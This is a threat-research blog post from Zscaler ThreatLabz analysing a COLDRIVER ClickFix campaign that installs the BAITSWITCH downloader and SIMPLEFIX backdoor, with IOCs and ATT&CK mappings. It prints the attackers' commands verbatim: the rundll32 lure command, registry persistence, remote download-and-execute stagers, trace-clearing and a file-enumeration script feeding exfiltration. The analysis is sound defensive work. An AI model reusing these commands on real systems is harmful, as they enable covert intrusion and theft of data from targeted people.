COLDRIVER Updates Arsenal with BAITSWITCH and SIMPLEFIX

Sudeep Singh, Yin Hong Chang ⋮ ⋮ 9/23/2025

Security Research

Introduction

In September 2025, Zscaler ThreatLabz discovered a new multi-stage ClickFix campaign potentially targeting members of Russian civil society. Based on multiple overlapping tactics, techniques and procedures (TTPs), ThreatLabz attributes this campaign with moderate confidence to the Russia-linked advanced persistent threat (APT) group, COLDRIVER. COLDRIVER (also known as Star Blizzard, Callisto, and UNC4057) is a group known to leverage social-engineering techniques to target NGOs, think tanks, journalists, and human rights defenders, both in Western countries and in Russia. Historically, their primary attack vector is credential phishing. However, beginning in 2025, COLDRIVER added the ClickFix technique to their arsenal.

This blog provides a detailed technical analysis of the infection chain leading to the deployment of an undocumented downloader that we dubbed *BAITSWITCH* and a new PowerShell-based backdoor that we named *SIMPLEFIX*.

Key Takeaways

- In September 2025, ThreatLabz discovered a multi-stage ClickFix campaign that is likely affiliated with the nation-state threat group known as COLDRIVER.
- COLDRIVER is a Russia-linked APT group that has mainly targeted dissidents and their supporters through phishing campaigns.
- ThreatLabz discovered two new lightweight malware families used by the group: a downloader that we named *BAITSWITCH,* and a PowerShell backdoor that we named *SIMPLEFIX*.
- The continued use of ClickFix suggests that it is an effective infection vector, even if it is neither novel nor technically advanced.
- COLDRIVER remains active in targeting members of civil society, both in the Western regions and Russia.
- COLDRIVER employs server-side checks to selectively deliver malicious code based on the user-agent and characteristics of the infected machine.

Technical Analysis

In this section, a detailed analysis is provided for each component of the attack chain initiated when a victim visits a ClickFix webpage and performs the actions prompted by the site. The figure below provides an overview of the multi-stage attack chain.



Figure 1: Multi-stage end-to-end ClickFix campaign attack chain leveraging BAITSWITCH to deliver SIMPLEFIX.

ClickFix / CAPTCHA verification

The infection chain begins with a webpage masquerading as an information resource addressing challenges faced by members of civil society and think tanks in Russia. This webpage employs the ClickFix social-engineering attack method to trick users into executing a malicious command in the Windows Run dialog box by displaying a fake Cloudflare Turnstile checkbox, as shown in the figure below.

Figure 2: Fake Cloudflare Turnstile checkbox.

When the user clicks the checkbox, the embedded JavaScript code copies a malicious command (`rundll32.exe \\captchanom.top\check\machinerie.dll,verifyme`) to the user's clipboard. Next, the page displays UI elements designed to prompt the user to paste and execute this command in the Windows Run dialog box. This action executes `machinerie.dll` (BAITSWITCH) via `rundll32.exe`, invoking its `verifyme` export function. While this UI is displayed, the JavaScript code waits for a set timeout before redirecting the victim to a decoy document hosted on Google Drive, created by the threat-actor controlled account `narnobudaeva@gmail[.]com`. The figure below shows the contents of this decoy document.



Figure 3: Example of a ClickFix social-engineering decoy document hosted on Google Drive.

This two-page decoy document describes efforts to build resilience for exiled members of Russian civil society, such as human rights defenders, journalists, educators, and civic activists, through mentorship and fellowship programs.

BAITSWITCH downloader DLL

BAITSWITCH (`Machinerie.dll`) is a downloader that establishes persistence and retrieves stager payloads to execute the SIMPLEFIX backdoor. It connects to URLs using a hardcoded user-agent string (`Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36 Edge/133.0.0.0`) to receive and execute commands. The command-and-control (C2) server responds with commands only when this specific user-agent string is used, returning a “404 Not Found” page otherwise.

BAITSWITCH makes five HTTP requests to the threat actor-controlled domain `captchanom[.]top` to receive various commands and download the PowerShell-based SIMPLEFIX backdoor. For each response from the C2 server, BAITSWITCH uses the `lpCommandLine` parameter of `CreateProcessA` to execute the command on the endpoint. Below is the sequence of requests made:

1. The first request to the URL `hxxps://captchanom[.]top/coup/premier` retrieves a command to establish persistence. This command executes the `reg` executable, configuring the `UserInitMprLogonScript` registry key to run a PowerShell script (downloaded later) with a specific argument at the next user logon. Below is the command received:

```
reg add "HKCU\Environment" /v UserInitMprLogonScript /t REG_SZ /d "powershell -
WindowStyle Hidden -ep bypass \"%APPDATA%\Microsoft\Windows\FvFLcsr23.ps1\"
\"7eHgxjgbBs3gHdkgx9AsRC\"" /f%
```

2. The second request to the URL `hxxps://captchanom[.]top/coup/deuxieme` retrieves a command to store encrypted payloads in the Windows registry. The received command executes PowerShell to add a Base64-encoded, AES-encrypted PowerShell script (stored in `$ii`) and a Base64-encoded AES decryption key (stored in `$iii`) to the Windows registry keys `EnthusiastMod` and `QatItems`, respectively. This encrypted script will be decrypted and executed in subsequent stages. Below is the command received:

```
powershell -c "$ii = 'kXvyDMF+...iL54E0QbEXJyRA==';$iii =
'yuClT3Iwhv9SERwcmKipg=';$rrr =
'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{53121F47-8C52-44A7-
89A5-5595BB2B32BE}\DefaultIcon';if (-not (Test-Path $rrr)) {New-Item -Path $rrr -
Force};try {$rrrr = [System.Text.Encoding]::UTF8.GetBytes($ii);Set-ItemProperty -
Path $rrr -Name "EnthusiastMode" -Value $rrrr -Type Binary;$rrrrr =
[System.Text.Encoding]::UTF8.GetBytes($iii);Set-ItemProperty -Path $rrr -Name
"QatItems" -Value $rrrrr -Type Binary;}catch {}"
```

3. In the third request to the URL `hxxps://captchanom[.]top/coup/troisieme`, BAITSWITCH downloads a PowerShell stager from a different server (`southprovesolutions[.]com/FvFLcsr23`) and saves it to the path `%APPDATA%\Microsoft\Windows\FvFLcsr23.ps1`, referenced earlier in the persistence setup. Below is the command received:

```
powershell -c "Invoke-WebRequest -Uri
\"hxxps://southprovesolutions[.]com/FvFLcsr23\" -OutFile
```

```
\"$Env:APPDATA\Microsoft\Windows\FvFLcsr23.ps1\""
```

4. The fourth request to the URL `hxxps://captchanom[.]top/coup/quatre` retrieves a command to clear the `RunMRU` registry key. The `RunMRU` key stores the Most Recently Used (MRU) commands entered into the Run dialog (Win + R). Since the ClickFix attack begins with the user pasting the malicious command into "Win + R," this action effectively erases any trace of the attack. Below is the command received:

```
reg delete
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /f
```

5. In the fifth and final request to the URL `hxxps://captchanom[.]top/`, BAITSWITCH sends the victim's hostname to the C2, possibly to register the victim with the C2 server. No response was observed from this URL.

PowerShell stager

On the next Windows logon, the PowerShell stager executes with the command-line parameter `7eHgxjgbBs3gHdkgx9AsRC`, as specified in the logon script registry key.

This script uses basic string obfuscation techniques:

- Multiple Base64-encoded strings are decoded, transformed, and concatenated to construct the decoded PowerShell script.
- After decoding, each Base64-encoded string undergoes the following transformations:
  - Replace all newline characters with semicolon characters.
  - Delete all non-ASCII characters (`[^\x20-\x7E]`).
  - Delete all 2-byte hex-encoded characters (`(?i)x[0-9A-Fa-f]{4}`).

Below is the deobfuscated PowerShell-based stager.

```
function WWW($value) {
   $scriptBlock = [scriptblock]::Create($value); & $scriptBlock
};
function WWWWW {
   param([string] $eeee, [string] $eeeee);
   try {
       $eee = [Convert]::FromBase64String($eeee);
       $eeeeee = $eee[0. .15];
       $eeeeeee = $eee[16..($eee.Length - 1)];
       $e = [System.Security.Cryptography.Aes]::Create();
       $e.Key = [Convert]::FromBase64String($eeeee);
       $e.IV = $eeeeee;
       $ee = $e.CreateDecryptor();
       $eeeeeeee = $ee.TransformFinalBlock($eeeeeee, 0, $eeeeeee.Length);
       return [Text.Encoding]::UTF8.GetString($eeeeeeee);
   } finally {
       if ($e) {
           $e.Dispose()
       }
   }
};
$wwwwww = Get - ItemPropertyValue - Path
```

```
'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{53121F47-8C52-44A7-
89A5-5595BB2B32BE}\DefaultIcon' - Name 'EnthusiastMode';
$wwwwwww = Get - ItemPropertyValue - Path
'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{53121F47-8C52-44A7-
89A5-5595BB2B32BE}\DefaultIcon' - Name 'QatItems';
$key = $global: wwww + [System.Text.Encoding]::UTF8.GetString($wwwwwww);
$wwwwwwww = [System.Text.Encoding]::UTF8.GetString($wwwwww);
$w = WWWWW $wwwwwwww $key;
WWW - value $w;
```

The stager has the following functionality:

- Reads the Base64-encoded and AES-encrypted PowerShell script from `HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\CLSID\53121F47-8C52-44A7-89A5-5595BB2B32BE}\DefaultIcon\\EnthusiastMode`.
- Reads a string from `HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\CLSID\53121F47-8C52-44A7-89A5-5595BB2B32BE}\DefaultIcon\\QatItems`.
- Concatenates the command-line parameter and the string from the registry to form the full Base64-encoded AES key: `7eHgxjgbBs3gHdkgx9AsRCyuClT3Iwhv9SERwcmKipg=`.
- The PowerShell script is decrypted using the first 16 bytes of the Base64-decoded blob as the initialization vector (IV) and a 32-byte decryption key. Below is the resulting decrypted script.

```
$ia = @("southprovesolutions.com");
$fff = $false;
while (-not $fff) {
   foreach ($iii in $ia) {
       if ((Invoke-WebRequest -Uri "https://$iii/" -UseBasicParsing -Method Head -
TimeoutSec 5 -ErrorAction SilentlyContinue) -ne $null) {
           $wc=New-Object System.Net.WebClient;
           Invoke-Command -ScriptBlock
([scriptblock]::Create($wc.DownloadString("https://$iii/Zxdf")));
           $fff = $true;
           break;
       }
       else {}
   };
   if (-not $fff) {
       Start-Sleep -Seconds 5;
   }
};
```

- This decrypted PowerShell script fetches the SIMPLEFIX backdoor from the URL `hxxps://southprovesolutions[.]com/Zxdf`.

SIMPLEFIX backdoor

SIMPLEFIX employs obfuscation techniques similar to those employed in the stager PowerShell script. The resulting deobfuscated script is available in the ThreatLabz GitHub repository.

The script enters a loop to execute the following steps every 3 minutes:

- Generate a user-agent string by combining the computer name, username, and the machine's UUID (retrieved using WMI). This user-agent string is used for all communications with the C2 server.
- Send a request to `hxxps://southprovesolutions[.]com/KZouoRc` and parse the response for commands to execute.
- After each command is successfully executed, an HTTP request is sent to `hxxps://southprovesolutions[.]com/VUkXugsYgu`, likely to notify the C2 server of the successful command execution.

SIMPLEFIX supports the commands outlined in the table below:

Command	Description
1	Retrieves a URL hosting a binary and a command-line parameter used to launch this binary. If a filename is included in the URL, the binary is dropped with the same filename in the `%temp%` path. If no filename is included in the URL, the hardcoded name `AkdD2sS.exe` is used instead.
2	Retrieves a set of commands to be executed on the user's machine. At the time of analysis, the commands received were used to collect information about the system, network, and user. The output of these commands is sent in an HTTP POST request to `hxxps://southprovesolutions[.]com/EPAWl`.
3	Executes a PowerShell script and sends the command output via an HTTP POST request to `hxxps://southprovesolutions[.]com/EPAWl`.

Table 1: Commands supported by SIMPLEFIX.

At the time of analysis, the commands in the following table were received:

ID	Command	Description
2	`whoami /all & ipconfig /all & systeminfo & net share & net session & ipconfig /displaydns & query session & net user & netstat -ano & arp -a`	Commands for reconnaissance, including gathering information about the user, network configuration, and system.
3	`whoami /all`	Collects information about the user.
3	`[string[]]$di = @('Documents','Downloads','Desktop','OneDrive'); [string[]]$fi = @('.pdf','.doc','.xls','.txt', '.zip', '.rar', '.7z');$r = [Environment]::GetFolderPath('UserProfile');$tr = [System.Collections.Generic.List[string]]::new();function PD { param([string]$p); try { $md = $false; foreach ($i in $di) { if ($p -like "*${i}*") { $md = $true; break }};if (-not $md) { return}; [System.IO.Directory]::EnumerateFiles($p) | ForEach-Object { foreach ($f in $fi) { if ($_ -like "*${f}*") { $ii = [System.IO.FileInfo]::new($_);$tr.Add("[File] $_ $($ii.Length) $($ii.LastWriteTime)`n");break;}}}; [System.IO.Directory]::EnumerateDirectories($p) | ForEach-Object { PD $_ }} catch [System.UnauthorizedAccessException] {} catch {}}; [System.IO.Directory]::EnumerateDirectories($r) | ForEach-Object { PD $_ };$tr;`	PowerShell script that exfiltrates information about a hardcoded list of file types found in a pre-configured list of directories. The file types correspond to documents and archives that may be of interest for strategic intelligence collection. The list of directories and file extensions scanned are very similar to the LOSTKEYS VBScript-based malware used by

ID	Command	Description
		COLDRIVER in January 2025.
	`exit`	Terminates the SIMPLEFIX backdoor.

Table 2: ThreatLabz observed these commands being sent to the SIMPLEFIX backdoor.

Threat Attribution

ThreatLabz attributes this campaign to the Russia-linked APT group, COLDRIVER, with moderate confidence based on the code, victimology, and TTP overlaps outlined below.

- While the ClickFix social engineering technique is not unique to COLDRIVER APT group, they incorporated this technique into their arsenal in January 2025.
- The ClickFix HTML page contains multiple similarities with the HTML page used by COLDRIVER in their January 2025 campaign.
- The VBScript malware, *LOSTKEYS*, used by COLDRIVER in their January 2025 campaign, was decrypted using decryption keys split into two halves and delivered via two methods. One key was embedded in the staging script and the other was passed as a command-line parameter. ThreatLabz observed this same method used to deliver the decryption keys for the SIMPLEFIX PowerShell backdoor.
- The reconnaissance phase, which collects information about files on the target's endpoint, iterates over a pre-configured list of directories and file extensions. This approach closely resembles the PowerShell script block delivered to SIMPLEFIX as command ID 2.
- The COLDRIVER APT group is known for targeting members of NGOs, human right defenders, think tanks in Western regions, as well as individuals exiled from and residing in Russia. The focus of this campaign closely aligns with their victimology, which targets members of civil society connected to Russia.

Conclusion

This campaign by the Russia-linked group COLDRIVER targeted dissidents and their supporters using a ClickFix technique, which resulted in the deployment of BAITSWITCH and SIMPLEFIX. This highlights that ClickFix-style attacks and lightweight malware remain effective tools for threat actors. Basic cybersecurity practices, like enforcing least privilege access and using tools such as Windows AppLocker or App Control to block scripts and binaries, continue to be effective defenses against these types of threats. Additionally, technologies like Zscaler Browser Isolation can help mitigate clipboard interactions and user actions on untrusted websites, adding another layer of protection.

Indicators Of Compromise (IOCs)

Network-based indicators

Type	Value	Description
Domain	preentootmist[.]org	ClickFix domain.
Domain	blintepeeste[.]org	ClickFix domain.
Domain	captchanom[.]top	Domain hosting the BAITSWITCH DLL and intermediate commands.
Domain	southprovesolutions[.]com	C2 server.

Type	Value	Description
URL	hxxps://preentootmist[.]org/?uinfo_message=Resilient_Voices	ClickFix webpage posing as a Russian think tank.
URL	hxxps://blintepeeste[.]org/?u_storages=Resilient_Voices_concept	ClickFix webpage posing as a Russian think tank.
URL	hxxps://captchanom[.]top/check/machinerie.dll	URL hosting the BAITSWITCH DLL.
URL	hxxps://captchanom[.]top/coup/premier	Responds with a command to add a Windows registry key for launching the first stage of the PowerShell script.
URL	hxxps://captchanom[.]top/coup/deuxieme	Responds with a PowerShell command to add the AES-encrypted script to Windows registry.
URL	hxxps://captchanom[.]top/coup/troisieme	Responds with a PowerShell command to download the first stage of the PowerShell script.
URL	hxxps://captchanom[.]top/coup/quatre	Responds with a command to delete Windows registry key.
URL	hxxps://southprovesolutions[.]com/FvFLcsr23	Responds with the first stage of the PowerShell script.
URL	hxxps://southprovesolutions[.]com/Zxdf	Responds with the second stage of PowerShell script.
URL	hxxps://southprovesolutions[.]com/KZouoRc	C2 URL to fetch commands.
URL	hxxps://southprovesolutions[.]com/EPAWl	C2 URL used for data exfiltration.
URL	hxxps://southprovesolutions[.]com/VUkXugsYgu	URL used to confirm successful command execution on the endpoint.
URL	hxxps://drive.google.com/file/d/1UiiDBT33N7unppa4UMS4NY2oOJCM-96T/view	Google Drive URL used to host the social-engineering lure.

Host-based indicators

Filename	SHA256	Description
machinerie.dll	87138f63974a8ccbbf5840c31165f1a4bf92a954bacccfbf1e7e5525d750aa48	BAITSWITCH DLL.
FvFLcsr23.ps1	62ab5a28801d2d7d607e591b7b2a1e9ae0bfc83f9ceda8a998e5e397b58623a0	Stager PowerShell script.
N/A	16a79e36d9b371d1557310cb28d412207827db2759d795f4d8e27d5f5afaf63f	SIMPLEFIX backdoor.

MITRE ATT&CK Framework

Tactic	Technique	Description
Resource Development	T1583.001: Acquire Infrastructure: Domains	COLDRIVER acquired multiple domains to support their operation, including Click domains (preentootmist[.]org, blintepeeste[.]org), a domain for hosting malicious payloads (captchanom[.]top), and a C2 domain (southprovesolutions[.]com).
Resource Development	T1583.006: Acquire Infrastructure: Web Services	COLDRIVER registered and utilized Google Drive to host a decoy document.
Resource Development	T1585.002: Establish Accounts: Email Accounts	COLDRIVER created the email account narnobudaeva[@]gmail.com to leverage Google's Cloud services.
Resource Development	T1585.003: Establish Accounts: Cloud Accounts	COLDRIVER created the Google account narnobudaeva[@]gmail.com to host a decoy document on Google Drive.
Resource Development	T1587.001: Develop Capabilities: Malware	COLDRIVER developed BAITSWITCH, PowerShell payloads, and the SIMPLEFI backdoor.
Resource Development	T1608.001: Stage Capabilities: Upload Malware	COLDRIVER uploaded BAITSWITCH and SIMPLEFIX to their C2 servers.
Resource Development	T1608.003: Stage Capabilities: Install Digital Certificate	COLDRIVER installed SSL/TLS certificates on their domains, such as captchanor and southprovesolutions.com, for HTTPS communications.
Resource Development	T1608.005: Stage Capabilities: Link Target	COLDRIVER staged a decoy document on Google Drive, and a BAITSWITCH DL captchanom[.]top, both of which were linked from the Clickfix phishing page.
Execution	T1204.004: User Execution: Malicious Copy and Paste	COLDRIVER employs a ClickFix-style attack, using social engineering to manipul users into copying and pasting a command into the Run dialog, which results in th deployment of the SIMPLEFIX backdoor.
Execution	T1059.001: Command and Scripting Interpreter: PowerShell	The BAITSWITCH DLL, stager scripts, and SIMPLEFIX are written in or used PowerShell.
Execution	T1059.003: Command and Scripting Interpreter: Windows Command Shell	The SIMPLEFIX backdoor receives commands (ID 2) from the C2 server, which it executes using `cmd.exe /c`. The executed command string incorporates several reconnaissance utilities, such as `whoami /all`, `ipconfig /all`, and `systeminfo`.
Persistence	T1037.001: Boot or Logon Initialization Scripts: Logon Script (Windows)	The BAITSWITCH DLL established persistence by using the `reg add` command to the `UserInitMprLogonScript` registry key in `HKCU\\Environment`, which executes th PowerShell script `FvFLcsr23.ps1` at the next user logon.
Persistence	T1112: Modify Registry	COLDRIVER modified the registry to add a malicious PowerShell script as a logor script to establish persistence.
Defense Evasion	T1140: Deobfuscate/Decode Files or Information	The stager script retrieves a Base64-encoded, AES-encrypted script from the regi then decodes and decrypts it for execution.
Defense Evasion	T1564.003: Hide Artifacts: Hidden Window	The stager script is launched using the `-WindowStyle Hidden` parameter.
Defense Evasion	T1218.011: System Binary Proxy Execution: Rundll32	The phishing page, which leverages ClickFix, uses social engineering to trick victi into executing the BAITSWITCH DLL via `rundll32.exe`.
Defense Evasion	T1112: Modify Registry	COLDRIVER stores a Base64-encoded, AES-encrypted PowerShell script and its decryption key in the registry. Additionally, COLDRIVER deletes the `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\R` key to conceal evidence of ClickFix exploitation.

Tactic	Technique	Description
Defense Evasion	T1205: Traffic Signaling	COLDRIVER servers respond only to requests containing a specific hardcoded us agent string. If this string is absent, the server replies with a 404 error page.
Defense Evasion	T1070.003: Indicator Removal: Clear Command History	The BAITSWITCH DLL clears the `RunMRU` registry key to delete the history of commands typed into the Run dialog.
Defense Evasion	T1027.011: Obfuscated Files or Information: Fileless Storage	COLDRIVER stored an encrypted PowerShell script and its decryption key as bin data within the registry.
Defense Evasion	T1027.013: Obfuscated Files or Information: Encrypted/Encoded File	COLDRIVER stored an AES-encrypted, Base64-encoded PowerShell script in the Windows registry.
Discovery	T1033: System Owner/User Discovery	SIMPLEFIX incorporates the computer name and user name into the user-agent s as part of its requests. BAITSWITCH includes the user name in its final request to the C2 server.
Discovery	T1082: System Information Discovery	COLDRIVER sends the `whoami /all` command in response to SIMPLEFIX beacor COLDRIVER sends the `systeminfo` command in response to SIMPLEFIX beacon
Discovery	T1135: Network Share Discovery	COLDRIVER sends the `net share` command in response to SIMPLEFIX beaconir
Discovery	T1016: System Network Configuration Discovery	COLDRIVER sends the `ipconfig /all`, `ipconfig /displaydns`, and `arp -a` comma in response to SIMPLEFIX beaconing.
Discovery	T1016.001: System Network Configuration Discovery: Internet Connection Discovery	The stager PowerShell script uses `Invoke-WebRequest -Method` Head to verify connectivity before retrieving the payload.
Discovery	T1087.001: Account Discovery: Local Account	COLDRIVER sends the `whoami /all` and `net user` commands in response to SIMPLEFIX beaconing.
Discovery	T1083: File and Directory Discovery	COLDRIVER sends a PowerShell script block that uses `[System.IO.Directory]::EnumerateFiles` and `[System.IO.Directory]::EnumerateDirectories` to search for specific file type (e.g., .pdf, .doc, .zip) within the Documents, Downloads, Desktop, and OneDrive directories.
Discovery	T1049: System Network Connections Discovery	COLDRIVER sends the `netstat -ano` and `net session` commands in response to SIMPLEFIX beaconing.
Discovery	T1057: Process Discovery	COLDRIVER sends the `netstat -ano` command, which lists active network connections and includes the process ID (PID) for each connection.
Discovery	T1018: Remote System Discovery	COLDRIVER sends the `net session` command to list active sessions with other computers, the `arp -a` command to view the local ARP cache for IP/MAC address mappings of other hosts, and the `ipconfig /displaydns` command to enumerate recently resolved hostnames from the DNS cache.
Discovery	T1046: Network Service Discovery	COLDRIVER sends the `netstat -ano` command to identify services running on th local host and the addresses of corresponding remote systems.
Discovery	T1124: System Time Discovery	COLDRIVER sends the `systeminfo` command, which reveals the system's time zc and boot time.

Tactic	Technique	Description
Collection	T1005: Data from Local System	COLDRIVER uses a PowerShell script block to enumerate local directories such a Documents, Downloads, and Desktop for files with specific extensions (e.g., .pdf, .xls), **presumably** to collect files of interest.
Collection	T1530: Data from Cloud Storage	COLDRIVER uses a PowerShell script block to enumerate the OneDrive directory files with specific extensions (e.g., .pdf, .doc, .xls), **presumably** to collect files of interest.
Command and Control	T1071.001: Application Layer Protocol: Web Protocols	The stager and SIMPLEFIX backdoor use HTTPS for C2 communications and file downloads.
Command and Control	T1104: Multi-Stage Channels	COLDRIVER employed a multi-stage attack chain, utilizing an initial C2 captchanom[.]top for the downloader and a separate C2 southprovesolutions[.]cor the stager and SIMPLEFIX backdoor.
Command and Control	T1001.003: Data Obfuscation: Protocol or Service Impersonation	The scripts and SIMPLEFIX backdoor use a user-agent string that mimics the Edg browser.
Command and Control	T1105: Ingress Tool Transfer	SIMPLEFIX supports a command (ID 1) that downloads and executes binary payloads.
Command and Control	T1132.001: Data Encoding: Standard Encoding	COLDRIVER uses Base64 encoding to store an AES-encrypted PowerShell scrip the registry.
Command and Control	T1573.002: Encrypted Channel: Asymmetric Cryptography	The downloader, stager, and SIMPLEFIX backdoor use HTTPS for their communications.

Thank you for reading

Was this post useful?

Yes, very!

Not really

Explore more Zscaler blogs

European diplomats targeted by APT29 (Cozy Bear) with WINELOADER

Read post

ThreatLabz Security Advisory: Cyberattacks Stemming from Russia's Invasion of Ukraine [Updated: March 21, 2022]

Read post

Analysis of BlackGuard - A New Info Stealer Malware Being Sold In A Russian Hacking Forum

Read post

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our privacy policy.